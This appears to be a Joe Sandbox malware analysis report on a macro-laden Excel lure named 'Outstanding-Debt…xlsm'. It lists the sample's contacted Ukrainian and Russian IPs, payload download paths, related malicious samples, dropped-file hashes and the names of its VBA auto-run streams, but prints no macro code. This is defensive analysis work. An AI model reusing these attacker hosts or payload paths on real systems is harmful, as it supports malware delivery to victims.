http://https://ncus.pagecontentsync.	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://messaging.office.com/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://augloop.office.com/v2	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://skyapi.live.net/Activity/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://dataservice.o365filtering.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.211.91.81	unknown	Ukraine		206638	HOSTFORYUA	false
5.34.179.36	unknown	Ukraine		204957	GREENFLOID-ASUA	false
45.153.229.23	unknown	Russian Federation		25229	VOLIA-ASUA	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404076
Start date:	04.05.2021
Start time:	17:36:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Outstanding-Debt-1636503299-05042021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal60.expl.evad.winXLSM@1/9@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.147.198.201, 13.64.90.137, 92.122.145.220, 52.255.188.83, 52.109.20.75, 52.109.12.21, 52.109.88.39, 184.30.24.56, 20.50.102.62, 92.122.213.247, 92.122.213.194, 93.184.221.240, 20.82.210.154, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, wu.ec.azureedge.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, config.officeapps.live.com, us.configsvc1.live.com.akadns.net, blobcollector.events.data.trafficmanager.net • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.211.91.81	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	
5.34.179.36	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
45.153.229.23	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GREENFLOID-ASUA	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	tetup.exe	Get hash	malicious	Browse	• 107.181.174.176
	ba820cf3_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	a8331229_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	5f0e0f15_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	2f50000.exe	Get hash	malicious	Browse	• 45.90.59.62
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	EgW5u2WYG2.exe	Get hash	malicious	Browse	• 45.134.255.99
	7IXb5bOTOQ.exe	Get hash	malicious	Browse	• 45.134.255.61
	DU61r0xvZ7.exe	Get hash	malicious	Browse	• 82.118.23.184
	TNT SHIPPING DOC 6753478364.exe	Get hash	malicious	Browse	• 91.90.195.7
	10ba8cb2_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	SThy2G7fGR.exe	Get hash	malicious	Browse	• 45.134.255.61
	65cb803d8339bc32863bd557a882cf2016ad7945b18f3.exe	Get hash	malicious	Browse	• 45.134.255.61
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.90.59.97
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.90.59.97
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.90.59.97
	kVXWdr5oFQ.exe	Get hash	malicious	Browse	• 195.123.233.63
HOSTFORYUA	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	284225b9_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 91.211.91.71
	284225b9_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 91.211.91.71
	284225b9_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 91.211.91.71
	9963433036-04282021.xlsm	Get hash	malicious	Browse	• 91.211.91.71
	9963433036-04282021.xlsm	Get hash	malicious	Browse	• 91.211.91.71
	9963433036-04282021.xlsm	Get hash	malicious	Browse	• 91.211.91.71
	7728839942-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
VOLIA-ASUA	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	7D1E.exe	Get hash	malicious	Browse	• 77.123.139.190
	2f50000.exe	Get hash	malicious	Browse	• 91.203.5.165
	jX16Cu330u.exe	Get hash	malicious	Browse	• 77.123.139.190
	5jHZqgYHCZ.exe	Get hash	malicious	Browse	• 77.123.139.190
	z3LOkpYy4s.exe	Get hash	malicious	Browse	• 77.123.139.190
	dl6jAtWJeR.exe	Get hash	malicious	Browse	• 77.123.139.190
	YVNw1T4L7m.exe	Get hash	malicious	Browse	• 77.123.139.190
	QsO4ETjF7s.exe	Get hash	malicious	Browse	• 77.123.139.190
	Rk5T3e6g5m.exe	Get hash	malicious	Browse	• 77.123.139.190
	9b3d7f02.exe	Get hash	malicious	Browse	• 91.203.5.155
	a5DohSoj1A.exe	Get hash	malicious	Browse	• 77.123.139.190
	Informationen,04.21.doc	Get hash	malicious	Browse	• 45.137.155.222
	Informationen,04.21.doc	Get hash	malicious	Browse	• 45.137.155.222
	Informationen,04.21.doc	Get hash	malicious	Browse	• 45.137.155.222
	M04UQNhcL3.docm	Get hash	malicious	Browse	• 45.137.155.37

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	M04UQNhcL3.docm	Get hash	malicious	Browse	• 45.137.155.37
	M04UQNhcL3.docm	Get hash	malicious	Browse	• 45.137.155.37
	hj4k7pqZ0S.docm	Get hash	malicious	Browse	• 45.137.155.37
	hj4k7pqZ0S.docm	Get hash	malicious	Browse	• 45.137.155.37

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\23A21570-D324-4D14-8714-5F35806F5DD6	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368391693613283
Encrypted:	false
SSDEEP:	1536:YcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:fEQ9DQW+zPXO8
MD5:	BE3F830EA62C6D351E3A20171D7169CA
SHA1:	5624164BB1A637D84F3317DD819DE878A6DF3457
SHA-256:	27892735364DD6D8A0EFF8DCC7C373ED71780C0F787CA47929FCF9FA00C5DF58
SHA-512:	9EB3D4ED9E7228E51AC7C7ABDF2C81444E11FBC5B772C23BED8F2001A4E0A48205F0336A3FE696873F70178729BDB65BDCB454738930ACF6552278079C466C3
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T15:38:26">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\38CCA1D5.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA 4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`.....ZExif..MM.*................J...........Q..........Q..........Q.........................C...C.. ......8.8.."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz... ....?..D.G.\.....i].......k.@U.........B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s......c..,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s .6.Y....."..1]Q......e#.......~.`sk..KH......p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\3B910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119848
Entropy (8bit):	7.698949263748929

C:\Users\user\AppData\Local\Temp\3B910000	
Encrypted:	false
SSDEEP:	3072:qy0FVzvKINbjvw548LMb/oqKO8NnS8+60Kcrm:2FV+AbT648LM7D98Np+EEm
MD5:	64D1D10A8D20607A7BC81479FD3CC8D1
SHA1:	FC3F554F52C07C5CD54BF7CE976EFDF5DD7D2E9E
SHA-256:	786A350C28D25E5D37979D6F254D5D1B575691CDD41D30AD3A6EFCB6A13C6FD7
SHA-512:	6A24879180D6B6EEC0B4F64F95C371536176E4DE47DFCEC436A6CB8EF4AB9BA48D9CAEF5A3D46EA067FDACF30EEFEC74043D1543AA5B003A5D6971772BBC6C8F
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet........#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2......[..M&SeI.}._.j..^+..&.V.#..I..H'..B...p.;.d4.A!cx..PX$l/g....nUQ.,..N.....`.+.U.....].2..s.m...;......,.[i...b......4....MK..".;..p.+.*..S....N...K.o`VR...q...(..Z....E.........<..NV.pz.+......./...x....1w<.|L8..'.'vO.2...>._.-.@....i..)..n.".~....q...vh.. ...m..w.....#...`g%............nV.~........PK..........!.........*.......[Content_Types].xml ...(..

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	170164
Entropy (8bit):	4.3663493242356
Encrypted:	false
SSDEEP:	1536:fablu5LVLzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3oKmmy:frVg8WpFpKKHHedydFeo+oQLUlPoK0
MD5:	0292F3AD2B0D230F50C604404DBB431C
SHA1:	E6FE207F157C732DBF3B35DF2855DF87C9451070
SHA-256:	5CBFF9DC1472272ADAC6BD1FE227724ED2BD83731F93FBA55D5F4923D9BA63A9
SHA-512:	691236899FEA6651611BF1A79FD14C9726C43B58C57B3EE2093D14802F9BB4B9EDE31318EFB927CEDB2CD510D867C64B3E1992B400D169D18A1ACE5DBB5BCA7
Malicious:	false
Reputation:	low
Preview:	MSFT................Q................................$......$....... ....d.......,...........X....... ....L...........x.......@...........l.......4...........`.......(...........T...................H...........t.......<.........h.......0...........\.......$...........P...........\|.......D...........p.......8...........d.......,...........X....... ...........L...........x.......@........ ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&...&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-......|.......D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:...:..`;...;..(<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.......l...B.........................$.. ....x...l..............T.. ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Tue May 4 23:38:31 2021, atime=Tue May 4 23:38:31 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.643894175136201
Encrypted:	false
SSDEEP:	12:87tcXU9tuElPCH2ANM9SY5VA+WrjAZ/2bDxLLC5Lu4t2Y+xIBjKZm:8OS9B6AZiDxy87aB6m
MD5:	0C8DEF7F1F1356BD2C0DCEAF57E870DF
SHA1:	43F8B5DBA1CAFB41D1893009F02B18B23B20031C
SHA-256:	0C8C2BBFBA1AEDA32680ED997BD4ADD92E04D1DCF550F12210FFD2E17F90DD5C
SHA-512:	53EDE3CA8B2A08B2A46424B5520D9A4F756E28817BA0BB7093C77E7743CC91A0221FADEA548E1896EBB2BC944D7DF62EF4AF5678885187D678CBFE0F97DC18D
Malicious:	false
Reputation:	low
Preview:	L..................F........N....-..1vI.FA..1vI.FA...@......................u....P.O. .:i.....+00.../C:\...................x.1......N....Users.d......L...R.......................:......q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.......Ny..R.......S.....................P..h.a.r.d.z.....~.1......R....Desktop.h.......Ny..R.......Y.............>.....B.=.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.......E...............-.......D...........>.S......C:\Users\user\Desktop........\.....\.....\.....\.....\.D.e.s.k.t.o.p.........:..,.LB.)...As...`.......X.......210979...........!a..%.H.VZAj...4.4............-..!a..%.H.VZAj...4.4...........-.............1SPS.XF.L8C....&.m.q.........../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.........9...1SPS..mD..pH.H@..=x.....h....H......K*..@.A..7sFJ...........

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-1636503299-05042021.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Tue May 4 23:38:31 2021, atime=Tue May 4 23:38:31 2021, length=119832, window=hide
Category:	dropped
Size (bytes):	2380
Entropy (8bit):	4.70450306537084
Encrypted:	false
SSDEEP:	48:8bH8MH69/vsbDkB6pbH8MH69/vsbDkB6:8j8k6NsbDkKj8k6NsbDk

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-1636503299-05042021.xlsm.LNK

MD5:	2D2D77E82E07327478587BF566B288A0
SHA1:	F552F7AE430ACBD04918BDFBDDAF0B9C4C0D32BA
SHA-256:	1A9F76256C77929AB09A7ABE02E95F2EC1D445962D6BBDBB27EE25C59E7FCE48
SHA-512:	FB5CBEDCB5AF814E6D872AE8703C9DE483D59EE2C632B024CA8BFD4F981CCDFA03982846F280484A90ABC6ED56063FA270FFFB878C5C03AD48C7F4F762471E 22
Malicious:	**true**
Reputation:	low
Preview:	L.................F.... ...Y...:...R.P.FA..R.P.FA.............................P.O. .:i.....+00../C:\..................x.1......N....Users.d......L...R.....................:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.......Ny..R.......S....................P..h.a.r.d.z.....~.1.....>Qyx..Desktop.h.......Ny..R.......Y.............>.....xK..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2... d.l.l.,.-.2.1.7.6.9.......2......R.. .OUTSTA~1.XLS.........>Qvx.R......h.....................`y.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.6.3.6.5.0.3.2.9.9.-.0.5.0.4.2.0.2.1...x.l.s.m.......o..............- ....n..........>.S......C:\Users\user\Desktop\Outstanding-Debt-1636503299-05042021.xlsm..@.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.6.3.6.5.0.3 .2.9.9.-.0.5.0.4.2.0.2.1...x.l.s.m.........:..,.LB.)...As...`.......X.......210979...........!a..%.H.VZAj......-.........-..!a..%.H.VZAj......-.........-.............1SPS.XF.L8C

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	178
Entropy (8bit):	4.9670243919485335
Encrypted:	false
SSDEEP:	3:oyBVomxWhl2Bbmdo0XV+lpSyEW92Bbmdo0XV+lpSmxWhl2Bbmdo0XV+lpSv:djSlzO0cpoW9zO0cpslzO0cpc
MD5:	2148A1EF21AAB827E2B3D954EC3544B2
SHA1:	EA9C3BB20AA72936251A9E9EBBA0B28D19FC74C0
SHA-256:	E41A77FC9A0A1854503769CDA037AC2CC0A6C2BF96ADD9934263870F4597BCCF
SHA-512:	FE181F2663639EF6703A98319A70D27A51913F847DD689930D65885A64480B05ED7E13D4F50BD418D68E9A04D0F534068A6FE21BD46D6F957B913E6CEFAE6FD2
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Outstanding-Debt-1636503299-05042021.xlsm.LNK=0..Outstanding-Debt-1636503299-05042021.xlsm.LNK=0..[misc]..Outstanding-Debt-1636 503299-05042021.xlsm.LNK=0..

C:\Users\user\Desktop\FB910000

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119832
Entropy (8bit):	7.69934282911382
Encrypted:	false
SSDEEP:	3072:syO8vKINbjvw548LMb/oqKO8NnS8+60Kcr6:mxAbT648LM7D98Np+EE6
MD5:	AF067CE60168E23936E6F806A64CE72E
SHA1:	A4B3BFD03C8C2A24A341E55551AECAAEFA3B4DB0
SHA-256:	8A907030E152C2A0B23B3BD1C25BEB101DBA38F6CB6F766AE6BB3FA5223A23B5
SHA-512:	A25283A2EE8328A5CD7C92FE1826640F923A0265D702F121D4576F684107C35D55ED865A3FC21F2F1B9BF25A7FC2C7C2AC035A58C64203FCEAED70FAC1CAC5E 2
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet........#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2......[..M&Sel.}._.j..^+..&.V.#..l..H'..B... p.;.d4.A!cx..PX$l/g....nUQ.,..N.....`.+.U.....].2..s.m...;.......[i...b......4....MK..".;..p.+.*..S....N...K.o`VR...q...(..Z....E..........<..NV.pz.+......./...x....1w<.|L8..'.'vO.2...>._.-.@....i..) ..n.".~....q...vh.. ...m..w.....#...`g%............nV.~........PK..........!.........*.......[Content_Types].xml ...(.. ....

C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD0 7
Malicious:	**true**

C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm	
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.68857711695949
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Outstanding-Debt-1636503299-05042021.xlsm
File size:	116934
MD5:	770ec8230138bb271c449bdaf5da519b
SHA1:	21a0bde033c46eab8d42e5b6d9431f52f5c6ce48
SHA256:	43c9954c68907acc1f1a6e7d5cc90a3043f9da1c8416b07 9d182865abea734c7
SHA512:	62ff4c914258230d73e372f4c6153c6eabcea6c43e7049c 7bee3503ba8c9e02c09615d3fcdd2779d3e765674eedf41 f2b68ac2a04a9f91fe4a2633f06223ab81
SSDEEP:	3072:1kYvKINbjvw548LMb/oqKO8NnS8+60Kc+ECx:W AbT648LM7D98Np+EdECx
File Content Preview:	PK..........!."..R....*.......[Content_Types].xml ...(..

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/404076/sample/Outstanding-Debt-1636503299-05042021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-04T08:11:27Z
Creating Application:	Microsoft Excel

Summary	
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Blasr.bas, Stream Size: 1166

General	
Stream Path:	VBA/Blasr
VBA File Name:	Blasr.bas
Stream Size:	1166
Data ASCII:	. . . . z . . . . ^ . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 fd 03 00 00 00 00 00 00 01 00 00 00 1c cc 5e 9c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"Blasr"
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

VBA File Name: Briks.cls, Stream Size: 990

General	
Stream Path:	VBA/Briks
VBA File Name:	Briks.cls
Stream Size:	990
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 1e a1 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Briks"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Byutut.bas, Stream Size: 1056

General	
Stream Path:	VBA/Byutut
VBA File Name:	Byutut.bas
Stream Size:	1056
Data ASCII:	. . . . R . . . . Y . . . . ; G . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 52 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 59 03 00 00 f5 03 00 00 00 00 00 00 01 00 00 00 1c cc 3b 47 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Byutut"

VBA Code

